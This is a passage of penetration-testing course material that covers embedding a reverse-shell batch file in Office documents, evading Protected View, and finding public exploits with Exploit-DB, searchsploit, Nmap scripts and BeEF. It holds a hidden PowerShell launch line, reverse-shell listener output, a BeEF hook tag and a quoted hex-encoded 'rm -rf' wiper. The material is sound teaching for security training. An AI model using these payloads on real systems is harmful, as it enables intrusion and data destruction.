


Figure 253: Opening the embedded shortcut

As soon as the victim accepts the warning, cmd.exe is launched. Once again, we have the ability to execute an arbitrary program and must convert this into execution of PowerShell with a Base64 encoded command. This time, the conversion is very simple, and we can simply change cmd.exe to the previously-used invocation of PowerShell as seen in Listing 400.

```
START powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBj....
```

Listing 400 - Batch file launching reverse shell

After embedding the updated batch file, double-clicking it results in a working reverse shell.

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50115
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec>
```

Listing 401 - Shell received from our OLE object

13.3.3.1 Exercise

1. Use the PowerShell payload to create a batch file and embed it in a Microsoft Word document to send a reverse shell to your Kali system.

13.3.4 Evading Protected View

This Microsoft Word document is highly effective when served locally, but when served from the Internet, say through an email or a download link, we must bypass another layer of protection

Copyright © Offensive Security Ltd. All rights reserved.

known as Protected View,[362] which disables all editing and modifications in the document and blocks the execution of macros or embedded objects.

To simulate this situation, we will copy the Microsoft Word document containing our embedded batch file to our Kali machine and host it on the Apache server. We can then download the document from the server and open it on our victim machine. At this point, Protected View is engaged as seen in Figure 254, and we can not execute the batch file.




Figure 254: Protected View in action

While the victim may click *Enable Editing* and exit Protected View, this is unlikely. Ideally, we would prefer bypassing Protected View altogether, and one straightforward way to do this is to use another Office application.

Like Microsoft Word, Microsoft Publisher allows embedded objects and ultimately code execution in exactly the same manner as Word and Excel, but will not enable Protected View for Internet-delivered documents. We could use the tactics we previously applied to Word to bypass these restrictions, but the downside is that Publisher is less frequently installed than Word or Excel. Still, if your fingerprinting detects an installation of Publisher, this may be a viable and better vector.

13.3.4.1 Exercises

1. Trigger the protection by Protected View by simulating a download of the Microsoft Word document from the Internet.
2. Reuse the batch file and embed it in a Microsoft Publisher document to receive a reverse shell to your Kali system.
3. Move the file to the Apache web server to simulate the download of the Publisher document from the Internet and confirm the missing Protected View.

13.4 Wrapping Up

Client-side attack vectors are especially insidious as they exploit weaknesses in client software, such as a browser, as opposed to exploiting server software. This often involves some form of user interaction and deception in order for the client software to execute malicious code.

These attack vectors are particularly appealing for an attacker because they do not require direct or routable access to the victim's machine.

[362] (Microsoft, 2019), https://support.office.com/en-us/article/what-is-protected-view-d6f09ac7-e6b9-4495-8e43-2bbcdbcb6653

Copyright © Offensive Security Ltd. All rights reserved.



In this module, we described some of the factors that are important to consider in this type of attack and walked through exploitation scenarios involving both malicious HTML Applications and Microsoft Word documents.

Copyright © Offensive Security Ltd. All rights reserved.

14. Locating Public Exploits

In this module, we will focus on various online resources that host exploits for publicly known vulnerabilities. We will also inspect offline tools available in Kali that contain locally-hosted exploits.

14.1 A Word of Caution

It is important to understand that by downloading and running public exploits, we can greatly endanger any system that runs that code. With this in mind, we need to carefully read and understand the code before execution to ensure no negative effects.

Take, for example, *0pen0wn*, which was published as a remote exploit for SSH. While reading the source code, we noticed that it was asking for root privileges, which was immediately suspicious:

```
if (geteuid()) {
  puts("Root is required for raw sockets, etc."); return 1;
}
```

Listing 402 - Malicious SSH exploit asking for root privileges on the attacking machine

Further examination of the payload revealed an interesting *jmpcode* array:

```
[...]
char jmpcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
[...]
```

Listing 403 - Malicious SSH exploit hex encoded payload

Although it was masked as shellcode, the *jmpcode* character array was, in fact, a hex-encoded string containing a malicious shell command:

```
kali@kali:~$ python

>>> jmpcode = [
... "\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
... "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26"]
>>> print jmpcode
['rm -rf ~ /* 2> /dev/null &']
>>>
```

Listing 404 - Malicious SSH exploit payload that will wipe your attacking machine

This single command would effectively wipe out the attacker's UNIX-based filesystem. In the lines that followed, the program would connect to a public IRC server to announce the user's idiocy to the world, making this an extremely dangerous, and potentially embarrassing malicious exploit!

Given this danger, we will rely on more trustworthy exploit repositories in this module.

The online resources mentioned in this module analyze the submitted exploit code before hosting it online. Nevertheless, even when using these trusted resources, it is important to properly read the code and get a rough idea of what it will do upon execution. Even if you don't consider yourself a programmer, this is a great way to improve your code-reading skills and may even save you some embarrassment one day.

Copyright © Offensive Security Ltd. All rights reserved.

Exploits that are written in a low-level programming language and require compilation are often hosted in both source code and binary format. Source code is easier to inspect but may be cumbersome to compile. Binaries are more difficult to inspect (without specialized skills and tools) and are simpler to run.

If code inspection or compilation is too complex, set up a virtual machine with a clean snapshot as an exploit testing ground or "sandbox".

14.2 Searching for Exploits

After the information gathering and enumeration stages of a penetration test, we can cross-check discovered software for known vulnerabilities in an attempt to find published exploits for those vulnerabilities.

14.2.1 Online Exploit Resources

Various online resources host exploit code and make it available to the public for free. In this section, we will cover the three most popular online resources. These resources usually conduct tests on the submitted exploit code and remove any that are deemed fake or malicious.

14.2.1.1 The Exploit Database

The Exploit Database[363] is a project maintained by Offensive Security.[364] It is a free archive of public exploits that are gathered through submissions, mailing lists, and public resources.




Figure 255: The Exploit Database homepage

[363] (Offensive Security, 2019), https://www.exploit-db.com

[364] (Offensive Security, 2019), https://www.offensive-security.com

Copyright © Offensive Security Ltd. All rights reserved.

In contrast to other online resources, The Exploit Database occasionally provides the installer for the vulnerable version of the software for research purposes. When the installer is available, it is marked with an icon on the website as indicated by the download box icon displayed in the A column in Figure 255.

Exploit Database updates are announced through the Twitter feed[365] and an RSS feed[366] is also available.

14.2.1.2 SecurityFocus Exploit Archives

The SecurityFocus Exploit Archives[367] website was created in 1999 and focuses on a few key areas important to the security community:

- BugTraq: A full disclosure mailing list with the purpose of discussing and announcing security vulnerabilities.
- The SecurityFocus Vulnerability Database: Provides up-to-date information on vulnerabilities for all platforms and services.
- SecurityFocus Mailing Lists: The topic-based mailing lists allow researchers around the world to discuss various security issues.

[365] (Twitter, 2019), https://twitter.com/exploitdb

[366] (Offensive Security, 2019), https://www.exploit-db.com/rss.xml

[367] (SecurityFocus, 2019), https://www.securityfocus.com

Copyright © Offensive Security Ltd. All rights reserved.




Figure 256: SecurityFocus homepage

SecurityFocus announces updates through their Twitter feed,[368] and an RSS feed[369] is available as well.

[368] (Twitter, 2019), https://twitter.com/securityfocus?lang=en

[369] (SecurityFocus, 2019), https://www.securityfocus.com/rss/index.shtml

Copyright © Offensive Security Ltd. All rights reserved.

14.2.1.3 Packet Storm

Packet Storm[370] was established in 1998. It provides up-to-date information on security news and vulnerabilities as well as recently published tools by security vendors.




Figure 257: Packet Storm homepage

As with the previously-mentioned online resources, PacketStorm posts updates to Twitter[371] and also hosts an RSS feed.[372]

14.2.1.4 Google Search Operators

In addition to the individual websites that we covered above, we can search for additional exploit-hosting sites using traditional search engines.

[370] (Packet Storm, 2019), https://packetstormsecurity.com

[371] (Twitter, 2019), https://twitter.com/packet_storm

[372] (Packet Storm, 2019), https://packetstormsecurity.com/feeds

Copyright © Offensive Security Ltd. All rights reserved.

We can begin searching for a specific software and version followed by the *exploit* keyword and include various search operators (like those used by the *Google* search engine[373]) to narrow our search. Mastering these advanced operators can help us tailor our search results to find exactly what we are looking for.

As an example, we can use the following search query to locate vulnerabilities affecting the Microsoft Edge browser and limit the results to only those exploits that are hosted on the Exploit Database website:

```
kali@kali:~$ firefox --search "Microsoft Edge site:exploit-db.com"
```

Listing 405 - Using Google to search for Microsoft Edge exploits on exploit-db.com

Some other search operators that can be used to fine-tune our searches include “inurl”, “intext”, and “intitle”.

Use extreme caution when using exploits from non-curated resources!

14.2.2 Offline Exploit Resources

Access to the Internet is not always guaranteed during a penetration test. In cases where the assessment takes place in an isolated environment, the Kali Linux distribution comes with various tools that provide offline access to exploits.

14.2.2.1 SearchSploit

The Exploit Database provides a downloadable archived copy of all the hosted exploit code.

This archive is included by default in Kali in the *exploitdb* package. We recommended that you update the package before any assessment in order to ensure that you have the latest exploits. The package can be updated using the following commands:

```
kali@kali:~$ sudo apt update && sudo apt install exploitdb
...

The following packages will be upgraded:
  exploitdb
1 upgraded, 1 newly installed, 0 to remove and 739 not upgraded.
Need to get 23.9 MB/24.0 MB of archives.
After this operation, 2,846 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 exploitdb all 2018022
Fetched 23.9 MB in 3s (8,758 kB/s)
Reading changelogs... Done
...
Setting up exploitdb (20180220-0kali1) ...
```

Listing 406 - Updating the exploitdb package from the Kali Linux repositories

[373] (Ahrefs Pte, Ltd., 2018), https://ahrefs.com/blog/google-advanced-search-operators/

Copyright © Offensive Security Ltd. All rights reserved.

The above command updates the local copy of the Exploit Database archive under /usr/share/exploitdb/. This directory is split in two major sections, exploits and shellcodes:

```
kali@kali:~$ ls -1 /usr/share/exploitdb/
exploits
files_exploits.csv
files_shellcodes.csv
shellcodes
```

Listing 407 - Listing the two major sections in the archive main directory

The exploits directory is further divided into separate directories for each operating system, architecture, and scripting language:

```
kali@kali:~$ ls -1 /usr/share/exploitdb/exploits/
aix
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
...
```

Listing 408 - Listing the content of the exploits directory

Manually searching the Exploit Database is by no means ideal, especially given the large quantity of exploits in the archive. This is where the **searchsploit** utility comes in handy.

We can run **searchsploit** from the command line without any parameters to display its usage:

```
kali@kali:~$ searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]
```

Listing 409 - The searchsploit command syntax

As the built-in examples reveal, searchsploit allows us to search through the entire archive and display results based on various search terms provided as arguments:

```
==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"

  For more examples, see the manual: https://www.exploit-db.com/searchsploit/
```

Listing 410 - Searchsploit command examples

Copyright © Offensive Security Ltd. All rights reserved.

The options allow us to narrow our search, change the output format, update the database, and more:

```
=========
 Options
=========
-c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe).
-e, --exact    [Term]      Perform an EXACT match on exploit title (Default is AND) [I
-h, --help                 Show this help screen.
-j, --json     [Term]      Show result in JSON format.
-m, --mirror   [EDB-ID]    Mirror (aka copies) an exploit to the current working direc
-o, --overflow [Term]      Exploit titles are allowed to overflow their columns.
-p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path
-t, --title    [Term]      Search JUST the exploit title (Default is title AND the fil
-u, --update               Check for and install any exploitdb package updates (deb or
-w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path.
-x, --examine  [EDB-ID]    Examine (aka opens) the exploit using $PAGER.
   --colour                Disable colour highlighting in search results.
   --id                    Display the EDB-ID value rather than local path.
   --nmap     [file.xml]   Checks all results in Nmap's XML output with service version
                             Use "-v" (verbose) to try even more combinations
   --exclude="term"        Remove values from results. By using "|" to separated you ca
                             e.g. --exclude="term1|term2|term3".
```

Listing 411 - The searchsploit options help menu

Finally, the "Notes" section of the help menu reveals helpful search tips:

```
=======
 Notes
=======
 * You can use any number of search terms.
 * Search terms are not case-sensitive (by default), and ordering is irrelevant.
   * Use '-c' if you wish to reduce results by case-sensitive searching.
   * And/Or '-e' if you wish to filter results by using an exact match.
 * Use '-t' to exclude the file's path to filter the search results.
   * Remove false positives (especially when searching using numbers - i.e. versions).
 * When updating or displaying help, search terms will be ignored.
```

Listing 412 - The searchsploit help notes

For example, we can search for all available *remote* exploits that target the *SMB* service on the *Windows* operating system with the following syntax:

```
kali@kali:~$ searchsploit remote smb microsoft windows
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Microsoft DNS RPC Service - 'extractQu | exploits/windows/remote/16366.rb
Microsoft Windows - 'srv2.sys' SMB Cod | exploits/windows/remote/40280.py
Microsoft Windows - 'srv2.sys' SMB Neg | exploits/windows/remote/14674.txt
Microsoft Windows - 'srv2.sys' SMB Neg | exploits/windows/remote/16363.rb
Microsoft Windows - SMB Relay Code Exe | exploits/windows/remote/16360.rb
Microsoft Windows - SmbRelay3 NTLM Rep | exploits/windows/remote/7125.txt
Microsoft Windows - Unauthenticated SM | exploits/windows/dos/41891.rb
Microsoft Windows 2000/XP - SMB Authen | exploits/windows/remote/20.txt
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Microsoft Windows 2003 SP2 - 'ERRATICG | exploits/windows/remote/41929.py
Microsoft Windows 95/Windows for Workg | exploits/windows/remote/20371.txt
Microsoft Windows NT 4.0 SP5 / Termina | exploits/windows/remote/19197.txt
Microsoft Windows Server 2008 R2 (x64) | exploits/windows/remote/41987.py
Microsoft Windows Vista/7 - SMB2.0 Neg | exploits/windows/dos/9594.txt
Microsoft Windows Windows 7/2008 R2 (x | exploits/windows_x86-64/remote/42031.py
Microsoft Windows Windows 7/8.1/2008 R | exploits/windows/remote/42315.py
Microsoft Windows Windows 8/8.1/2012 R | exploits/windows_x86-64/remote/42030.py
-------------------------------------- ----------------------------------------
Shellcodes: No Result
```

Listing 413 - Using searchsploit to list available remote Windows SMB exploits

14.2.2.2 Nmap NSE Scripts

Nmap is one of the most popular tools for enumeration. One very powerful feature of this tool is the Nmap Scripting Engine,[374] which as its name suggests, introduces the ability to automate various tasks using scripts.

The Nmap Scripting Engine comes with a variety of scripts to enumerate, brute force, fuzz, detect, as well as exploit services. A complete list of scripts provided by the Nmap Scripting Engine can be found under /usr/share/nmap/scripts. Using **grep** to quickly search the NSE scripts for the word "Exploits" returns a number of results:

```
kali@kali:~$ cd /usr/share/nmap/scripts

kali@kali:/usr/share/nmap/scripts$ grep Exploits *.nse
clamav-exec.nse:Exploits ClamAV servers vulnerable to unauthenticated clamav comand ex
ecution.
http-awstatstotals-exec.nse:Exploits a remote code execution vulnerability in Awstats
Totals 1.0 up to 1.14
http-axis2-dir-traversal.nse:Exploits a directory traversal vulnerability in Apache Ax
is2 version 1.4.1 by
http-fileupload-exploiter.nse:Exploits insecure file upload forms in web applications
...
```

Listing 414 - Listing NSE scripts containing the word "Exploits"

We can list information on specific NSE scripts by running **nmap** with the **--script-help** option followed by the script filename:

```
kali@kali:~$ nmap --script-help=clamav-exec.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-17 13:41 MDT

clamav-exec
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/clamav-exec.html
Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.

ClamAV server 0.99.2, and possibly other previous versions, allow the execution
of dangerous service commands without authentication. Specifically, the command 'SCAN'
may be used to list system files and the command 'SHUTDOWN' shut downs the
service. This vulnerability was discovered by Alejandro Hernandez (nitr0us).
```

[374] (Nmap, 2019), https://nmap.org/book/nse.html

Copyright © Offensive Security Ltd. All rights reserved.

```
This script without arguments test the availability of the command 'SCAN'.

Reference:
* https://twitter.com/nitr0usmx/status/740673507684679680
* https://bugzilla.clamav.net/show_bug.cgi?id=11585
```

Listing 415 - Using Nmap NSE to obtain information on a script

This provides information about the vulnerability and external information resources.

14.2.2.3 The Browser Exploitation Framework (BeEF)

The Browser Exploitation Framework (*BeEF*)[375] is a penetration testing tool focused on client-side attacks executed within a web browser. Needless to say, it includes a plethora of exploits.

To list the available exploits, we must first start the required services. This can be done automatically in Kali Linux using the **beef-xss** command:

```
kali@kali:~$ sudo beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

Listing 416 - Starting the BeEF services in Kali Linux

We can browse to *http://127.0.0.1:3000/ui/panel* using the default credentials *beef/beef* to log in to the main interface of the framework:

[375] (BeEF, 2019), http://beefproject.com

Copyright © Offensive Security Ltd. All rights reserved.



Figure 258: BeEF main login page

Once we are logged in, we will need to hook a victim browser. Since advanced hooking is outside the scope of this particular module, we will just use the demo page provided by the framework by clicking the highlighted demo page link. This will allow BeEF to hook our browser:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 259: Accessing the demo page on BeEF

Once our browser is hooked, it will appear in the "Hooked Browsers" panel of the BeEF console as the localhost IP *127.0.0.1*. Clicking our IP (now known as a *zombie*) should present us with a new page containing details about our victim browser. We can then proceed to the *Commands* tab under which we can find various enumeration scripts and exploits:

Copyright © Offensive Security Ltd. All rights reserved.

